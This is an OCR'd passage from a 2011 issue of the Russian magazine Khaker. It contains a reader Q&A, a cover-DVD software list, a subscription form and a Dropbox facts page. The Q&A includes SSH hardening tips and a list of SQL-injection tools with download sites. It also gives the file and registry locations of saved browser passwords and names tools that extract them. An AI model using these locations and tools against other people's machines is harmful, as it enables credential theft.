Описать этот инструмент в двух словах сложно, потому что он состоит из множества отдельных подпроектов. Один из компонентов — Selenium IDE — представляет собой аддон для Firefox, который позволяет быстро записывать и воспроизводить тесты. С созданием теста справится любой человек, который хорошо представляет, как должно работать тестируемое приложение.

Q КАК ОБЕЗОПАСИТЬ СВОЙ SSH ДЕМОН?

A
1. Самый верный путь — отключить парольную аутентификацию и использовать для авторизации private-public ключи. В этом случае можно забыть о небезопасных паролях, брутфорсе и т.д.
2. Далее можно вообще отключить доступ для Root'a, поправив в конфиге демона (/etc/ssh/sshd_config) следующий параметр: `PermitRootLogin no`.
3. Список пользователей, которым разрешен доступ по SSH, обычно ограничен. Это можно отобразить в конфиге с помощью директивы `AllowUsers <username>`. Можно перечислить несколько пользователей через запятую и использовать в именах wildcard'ы (* и ?). Как вариант, можно разрешить доступ какой-то определенной группе: AllowGroups <groups>.
4. Никто не мешает чуть-чуть замаскировать сервис. Если не использовать какие-нибудь извращенные техники вроде Port-knocking, то можно хотя бы поменять порт для SSH-сервиса
5. В конце концов, можно разрешить доступ только с определенных IP (через hosts.allow) адресов или фильтровать подключения по региону.

Q СЛУЧАЕТСЯ, ЧТО СИСТЕМА (WINDOWS 7) НАГЛУХО ЗАВИСАЕТ ИЗ-ЗА КАКОГО-ТО ПРОЖОРЛИВОГО ПРИЛОЖЕНИЯ. ПРИЧЕМ В ЭТОЙ СИТУАЦИИ НЕ ВСЕГДА ДАЖЕ МОЖНО ВЫЗВАТЬ МЕНЕДЖЕР ЗАДАЧ, ЧТОБЫ ВЫГРУЗИТЬ ПОДЛЫЙ ПРОЦЕСС. ЕСТЬ ЛИ КАКОЙ-ТО ВЫХОД ИЗ ЭТОГО ПОЛОЖЕНИЯ?

A В некоторых ситуациях может спасти AntiFreeze (resplendence.com/antifreeze_os). Это альтернативный таск-менеджер, который, естественно, предварительно должен быть установлен в системе. Он заставит «заснуть» все запущенные приложения, кроме наиболее важных, предоставляя возможность закрыть те процессы, из-за которых возникли проблемы. Утилита выглядит довольно топорно, но действительно работает и не раз меня выручала. По умолчанию, AntiFreeze назначает для вызова себя хоткей ALT+CTRL+WIN+HOME.

Q КАКИЕ ЕЩЕ СУЩЕСТВУЮТ СКАННЕРЫ ДЛЯ АВТОМАТИЗАЦИИ SQL-ИНЪЕКЦИЙ, ПОМИМО SQLMAP, О КОТОРОМ ВЫ ПИСАЛИ В ПРОШЛОМ НОМЕРЕ?

A Не будем брать в расчет профессиональные сканнеры безопасности (вроде Acunetix WVS, www.acunetix.com). Но даже в этом случае остается огромное количество разнообразных сканнеров, написанных энтузиастами:

- Sqlninja (sqlninja.sourceforge.net);
- Pangolin 3.2.3 free edition (www.nosec.org/en/pangolin_download.html);
- Havij v1.14 Advanced SQL Injection (itsecteam.com/en/projects/project1.htm);
- SQL Power Injector (www.sqlpowerinjector.com);
- SQLIer 0.8.2b (bcable.net/releases.php?sqlier);
- bsqlbf-v2 (code.google.com/p/bsqlbf-v2);
- SCRT Mini-MySqlat0r (www.scrt.ch/attaque/telechargements/mini-mysqlat0r);
- Safe3 Sql Injector (sourceforge.net/projects/safe3si);
- Marathon Tool (www.codeplex.com/marathontool);
- Absinthe (www.0x90.org/releases/absinthe);
- pysqlin (code.google.com/p/pysqlin);
- WITOOL (witool.sourceforge.net);
- sqlus (sqlsus.sourceforge.net);
- Toolza (bit.ly/rihToZ).

И это лишь начало списка...

Q ГДЕ БРАУЗЕРЫ ХРАНЯТ ПАРОЛИ?

A Firefox для хранения паролей использует базу данных Sqlite, сохраняя их в файле signons.sqlite. Пароли зашифрованы с помощью Triple-DES и закодированы с помощью BASE64. Файл находится в каталоге с профайлом пользователя, размещение которого зависит от системы:

```
[Windows XP]
C:\Documents and Settings\<user_name>\
Application Data\Mozilla\Firefox\
Profiles\<random_name>.default

[Windows Vista & Windows 7]
C:\Users\<user_name>\AppData\Roaming\
Mozilla\Firefox\Profiles\<random_name>.
default
```

Google Chrome, как и Firefox, сохраняет пароли в базе данных sqlite в файле «Login Data», который лежит в директории профайла:

```
[Windows XP]
C:\Documents and Settings\<user_name>\
Local Settings\Application Data\Google\
Chrome\User Data\Default

[Windows Vista & Windows 7]
C:\Users\<user_name>\Appdata\Local\
Google\Chrome\User Data\Default
```

Opera использует для хранения свой формат файла. Он называется «Wand.dat» и располагается внутри директории профиля:


```
C:\Documents and Settings\<username>\
Application Data\Opera\Opera\wand.dat

[Windows Vista/Windows 7]
C:\users\<username>\AppData\Roaming\
Opera\Opera\wand.dat
```

Internet Explorer сохраняет зашифрованные пароли в реестре вместе с хэшем URL веб-сайта:

```
HKEY_CURRENT_USER\Software\
Microsoft\Internet Explorer\
IntelliForms\Storage2
```

Извлечь пассы помогут утилиты FirePasswordViewer, FirePassword, Chrome PasswordDecryptor, OperaPasswordDecryptor, IEPasswordDecryptor. Все они доступны для загрузки на сайте securityxploded.com. ЗС



>>WINDOWS

>Development
Android SDK R13
Dev-C++ 4.9.9.2
Eclipse 3.7.1
Eclipse PDT 2.2.0
IETester 0.4.11
ILMerge 2.11.0923
PSPad 4.5.4
Qt Creator 2.3.1
SharpDevelop 4.1
SqlDbx 3.51
TLS Lite 0.3.8
TortoiseSVN 1.6.16
WampServer 2.2a
XAMPP 1.7.4

>Games
Secret Maryo Chronicles 1.9

>Multimedia
DVDFab Passkey Lite 8.0.3.9
EPNamer 2.0.0
Free Screen To Video 2.0.0.0
MakeMKV 1.6.15
Personal Activity Monitor 0.1.4
PhotoBooth
PhotoFilmStrip 1.4.4
ProgDVB 6.72.1
Screenshot Captor 2.102.01
STDUViewer 1.6.62
UMPlayer 0.98

>Net
AirDC++ 2.20
AppSnap 1.3.3
BTProximity
Dropf
Elite Proxy Switcher 1.16
FileHippo Update Checker 1.038
Fresh FTP 5.45
NameBench 1.3.1
Network Activity Indicator 0.9.0
QckTwit 0.9.5.1
Remote Desktop Manager 6.5.1.0
RusRoute 1.8.2
TapinRadio 1.0
WinSCP 4.3.5
Wireless Network Watcher 1.31
Witty 2.0.4

>Security
0x4553-Intercepter 0.84
Angry IP Scanner 3.0. beta
AxCrypt 1.7
cudadbcracker
DDOS Tracer 1.0
FBPwn 0.1.6
Fpipe 2.1
knock 1.5
ModSecurity 2.6.2
NetworkMiner 1.1
Ophcrack 3.3.1
Process Hacker 2.22
ProcHeapViewer 3.5
Registry Decoder
Remove Fake Antivirus 1.80
soapUI 4.0.1
SUPERAntiSpyware 5.0.1128
USB Dummy Protect 1.1
USB Hidden Folder Fix 1.1
VISDA
wavsep 1.0.3
WipeFile 2.1.1
XCat

>Misc
AutoClipX 1.9.0.0
ControlPad 0.72
Feewhee 1.3
Free Countdown Timer 2.3
Free Studio 5.2.1
GymNotes 1.3.1.740
Handy Shortcuts
MapKeyboard 1.2
Menu Uninstaller 1.2.3
MouseFighter 5.6
Rainbow Folders 2.05
Smart UAC
Touchpad Blocker 1.5
USBFlashSpeed
USBGrab
Volume2 1.1.1

>System
Console 2.00
CPU-Z 1.58
Double Commander 0.5.0
Driver Sweeper 3.2.0
DriverBackup 2.1
DVD Flick 1.3.0.7
Fast Folder Eraser
PC Usage Viewer 1.0
RAM CPU Taskbar 1.6.2
SARDU 2.0.3
SyncToy 2.1
UltraDefrag 5.0.0 beta3
UNetbootin 5.55
WinDirStat 1.1.2
WinDjView 1.0.3
WinMerge 2.12.4

>>MAC
Changes Meter 1.7.7
eMaps 2.3.6
Funter 1.0.0
Get Tube 5.0
Google Books Downloader 1.0
InerziaMode 1.4
iPlayer+ 2.0.2
LotsaSnow 1.5
MacPorts 2.0.3
Moroshka File Manager 1.0.54
MPlayerX 1.0.9
Scroll Reverser 1.4.4
SyncTwoFolders 1.7.6b1
Syrinx 2.4.7
TCPBlock 2.9
Teleport 1.1
Tincta 1.1
Wunderlist 1.2.4
Wyse PocketCloud 2.0.7s
X Lossless Decoder 20110924

>>UNIX

>Desktop
AfterStep 2.2.11
aTunes 2.1.0
BombonoDVD 1.0.2
Deja-Dup 20.0
Diffuse 0.4.4
ffDiaporama 1.0.0
GNOME 3.2
GnoMenu 2.9.1
Gobby 0.4.94
Granola 4.0.1
Grsync 1.2.0
HomeBank 4.4
Interceptor 1.2.9
Kile 2.1
LibreOffice 3.4.3
Rodent 4.7.2
Subsonic 4.5
Terminator 0.96
WatchVideo 2.2.1

>Devel
Aptana 3.0.5
Boost 1.47.0
ClanLib 2.3.3
Clojure 1.3.0
Clutter 1.8.0
dhtmlxGantt 1.3
GMP 5.0.2
GTK+ 3.2.0
jQuery 1.6.4
Juce 1.5.3
Maatkit 7540
MantisBT 1.2.8
MonoDevelop 2.6
QtCreator 2.3.1
Rails 3.1
Shogun 1.0.0

>Games
AssaultCube 1.1.0.4
Hedgewars 0.9.16
OpenClonk 5.2.0

>Net
Aria2 1.12.1
CheckGmail 1.13
EiskaltDCPP 2.2.4
Empathy 3.2.0
Esniper 2.26.0
Filezilla 3.5.1
Firefox 7.0.1
Frostwire 5.1.5
Midori 0.4.0
Minitube 1.5
Mumble 1.2.3
Opera 11.51
Pidgin 2.10.0
Rtorrent 0.8.9
Ssvnc 1.0.29
Thunderbird 7.0.1
Turpial 1.5.0
WebHttrack 3.44.1

>Security
Dacs 1.4.26
FBPwn 0.1.6
Inguma 0.4
knock 1.5
Lsat 0.9.7.1
Lutz 0.8.1
Malheur 0.5.2
ModSecurity 2.6.2
netsniff-ng 0.5.6
Packetfence 3.0.1
pfSense 2.0
Sam 0.6.0
SAMHAIN 2.8.6
soapUI 4.0.1
Sshguard 1.5
Stunnel 4.44
THC-HYDRA v7.1
tsakwaf 0.9.1
wavsep 1.0.3
XCat
Zoneminder 1.25.0

>Server
Apache 2.2.21
Asterisk 1.6.2.20
BIND 9.8.1
CUPS 1.5.0
DHCP 4.2.2
Dovecot 2.0.15
Freeradius 2.1.12
Lighttpd 1.4.29
MiniDLNA 1.0.22
MySQL 5.5.16
Nsd 3.2.8
OpenLDAP 2.4.26
OpenVPN 2.2.1
Postfix 2.8.5
PostgreSQL 9.0.5
Samba 3.6.0
Sendmail 8.14.5
Snort 2.9.1
Squid 3.1.15
Syslog-ng 3.3.1
Vsftpd 2.3.4

>System
AMD Catalyst OpenGL 8.88.8
BleachBit 0.9.0
Bootchart 0.9
Clonezilla 1.2.10-14
Computer-janitor 2.1.0
Coreutils 8.13
LimitCPU 1.4
Linux Kernel 3.0.4
Nut 2.6.2
Nvidia 285.05.09
OpenNebula 3.0.0
Parcellite 1.0.2rc5
PulseAudio 1.0
Q4Wine 0.121
Systemd 36
TruPax 4Ђ
VirtualBox 4.1.4

>X-distr
Calculate Linux 11.9
FreeNAS 8.0.1
Linux Mint 11

DVD

№ 11(154) НОЯБРЬ 2011

ХАКЕР

ВЗЛОМ SSL: В ТЕОРИИ И НА ПРАКТИКЕ

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

11 (154) 2011

STEVEN PAUL JOBS (1955-2011)

РЕКОМЕНДОВАННАЯ ЦЕНА: 210 р.

WINDOWS 8: РАЗБИРАЕМСЯ, ЧТО К ЧЕМУ

ВЗЛАМЫВАЕМ HASP-КЛЮЧИ

СОЗДАЕМ СПАМ-БЛОГ И ЗАРАБАТЫВАЕМ НА НЕМ

БЭКДОР В БД

ПРОТРОЯНИВАНИЕ MYSQL С ПОМОЩЬЮ ХРАНИМЫХ ФУНКЦИЙ, ПРОЦЕДУР И ТРИГГЕРОВ

О ТОМ, КАК СТАНДАРТНЫМИ ВОЗМОЖНОСТЯМИ СУБД ОСТАВИТЬ НЕЗАМЕТНУЮ ЛАЗЕЙКУ В СИСТЕМЕ.

БУДЬ ХИТРЫМ!

ХВАТИТ ПЕРЕПЛАЧИВАТЬ В КИОСКАХ! СЭКОНОМЬ 800 РУБЛЕЙ НА ГОДОВОЙ ПОДПИСКЕ!


ХАКЕР

ВСЕГО 191 РУБЛЕЙ ЗА НОМЕР

ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ 2200 РУБ. (ВКЛЮЧАЯ ДОСТАВКУ)
ЭТО НА 23% ДЕШЕВЛЕ,

ЧЕМ РЕКОМЕНДУЕМАЯ РОЗНИЧНАЯ ЦЕНА (250 РУБЛЕЙ ЗА НОМЕР)

ЯНВАРСКИЙ НОМЕР — ПОДПИСАВШИСЬ ДО 30 НОЯБРЯ,
ФЕВРАЛЬСКИЙ НОМЕР — ПОДПИСАВШИСЬ ДО 31 ДЕКАБРЯ,
МАРТОВСКИЙ НОМЕР — ПОДПИСАВШИСЬ ДО 31 ЯНВАРЯ.





И ЭТО ЕЩЕ НЕ ВСЕ!


ПОЛУЧИ В ПОДАРОК ОДИН ЖУРНАЛ ДРУГОЙ ТЕМАТИКИ!

Оформив годовую подписку в редакции, ты сможешь бесплатно получить один свежий номер любого журнала, издаваемого компанией «Гейм Лэнд»:



Страна Игр + DVD


Тюнинг Автомобилей



Форсаж


Total Football + DVD


Тотал DVD + DVD




Свой бизнес



DVDXpert



Железо + DVD


Smoke


PC Игры + 2 DVD



Фотомастерская + DVD


Т3


Вышиваю крестиком

Digital Photo + DVD

Хулиган + DVD

ВПИШИ В КУПОН НАЗВАНИЕ ВЫБРАННОГО ЖУРНАЛА, ЧТОБЫ ЗАКАЗАТЬ ПОДАРОЧНЫЙ НОМЕР.

Подписка ХАКЕР



1. Разборчиво заполни подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта shop.glc.ru.
2. Оплати подписку через любой банк.
3. Вышли в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:
   - на e-mail: subscribe@glc.ru;
   - по факсу: (495) 545-09-06;
   - почтой по адресу: 115280, Москва, ул. Ленинская Слобода, 19, Омега плаза, 5 эт., офис № 21, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ! ЕСЛИ ПРОИЗВЕСТИ ОПЛАТУ В СЕНТЯБРЕ, ТО ПОДПИСКУ МОЖНО ОФОРМИТЬ С НОЯБРЯ.

ЕДИНАЯ ЦЕНА ПО ВСЕЙ РОССИИ. ДОСТАВКА ЗА СЧЕТ ИЗДАТЕЛЯ, В ТОМ ЧИСЛЕ КУРЬЕРОМ ПО МОСКВЕ В ПРЕДЕЛАХ МКАД

12 НОМЕРОВ — **2200 РУБ.**
6 НОМЕРОВ — **1260 РУБ.**

УЗНАЙ, КАК САМОСТОЯТЕЛЬНО ПОЛУЧИТЬ ЖУРНАЛ НАМНОГО ДЕШЕВЛЕ!



ПРИ ПОДПИСКЕ НА КОМПЛЕКТ ЖУРНАЛОВ
ЖЕЛЕЗО + ХАКЕР + 2 DVD: — ОДИН НОМЕР ВСЕГО ЗА 162 РУБЛЯ
(НА 35% ДЕШЕВЛЕ, ЧЕМ В РОЗНИЦУ)

ЗА 12 МЕСЯЦЕВ 3890 РУБЛЕЙ (24 НОМЕРА)
ЗА 6 МЕСЯЦЕВ 2205 РУБЛЕЙ (12 НОМЕРОВ)

ЕСТЬ ВОПРОСЫ? Пиши на info@glc.ru или звони по бесплатным телефонам 8(495)663-82-77 (для москвичей) и 8 (800) 200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон).

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________________ 2011 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________________

АДРЕС ДОСТАВКИ:
индекс ____________________
область/край ____________________
город ____________________
улица ____________________
дом __________ корпус __________
квартира/офис ____________________
телефон (код) ____________________
e-mail ____________________
сумма оплаты ____________________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа — Сумма
Оплата журнала «____________________»
с ____________________ 2011 г.
Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа — Сумма
Оплата журнала «____________________»
с ____________________ 2011 г.
Ф.И.О.
Подпись плательщика

Кассир

Dropbox

На этой странице мы собрали цифры и факты о сервисе Dropbox, а об истории его создания читай в статье «Коробка в облаках» 092






ОДИН ИЗ ЛУЧШИХ 20 СТАРТАПОВ КРЕМНИЕВОЙ ДОЛИНЫ, ПО МНЕНИЮ BUSINESS INSIDER

25 000 000  аккаунтов зарегистрировано

300 000 000  файлов пользователи сохраняют ежедневно

100 000 000 000  пользовательских файлов хранится на серверах

$7 200 000 было проинвестировано в Dropbox на старте

$100 000 000 расчетная выручка компании на конец 2011 года

$300 000 000 ожидаемые инвестиции в ближайшее время

$4 000 000 000 экспертная оценка нынешней капитализации компании

$1 149 потрачено на рекламу в момент старта

7 месяцев потребовалось сервису Dropbox чтобы набрать первый миллион пользователей.



0,1 — сентябрь 2008

1 — март 2009


10 — январь 2010



25 — апрель 2011

35% пользователей привлечены с помощью реферальной программы

20% пользователей начали работу с сервисом с чужих расшаренных папок и других дополнительных возможностей




Создатель и основатель Dropbox — Дрю Хьюстон — программирует с 5 лет, с 14 лет занимается стартапами


69 человек работает в команде Dropbox

35 из них — инженеры


В скором времени штат планируется увеличить **+400**



Amazon EC2+S3: эти облачные технологии лежат в основе Dropbox



Python использовался для написания как серверной части, так и клиентских приложений



Благодаря разработке собственного механизма потребления памяти для Python ее использование удалось сократить на 90%

С 2010 года Dropbox заблокирован в Китае



Популярность по странам, млн. чел.



США	32.7
Англия	6.7
Германия	6.5
Япония	4.7
Канада	4.0
Испания	3.5
Нидерланды	3.2
Китай	2.8

Клиент Dropbox портирован на следующие платформы:

iPhone
iPad
Android
BlackBerry

Пользователи по платформам

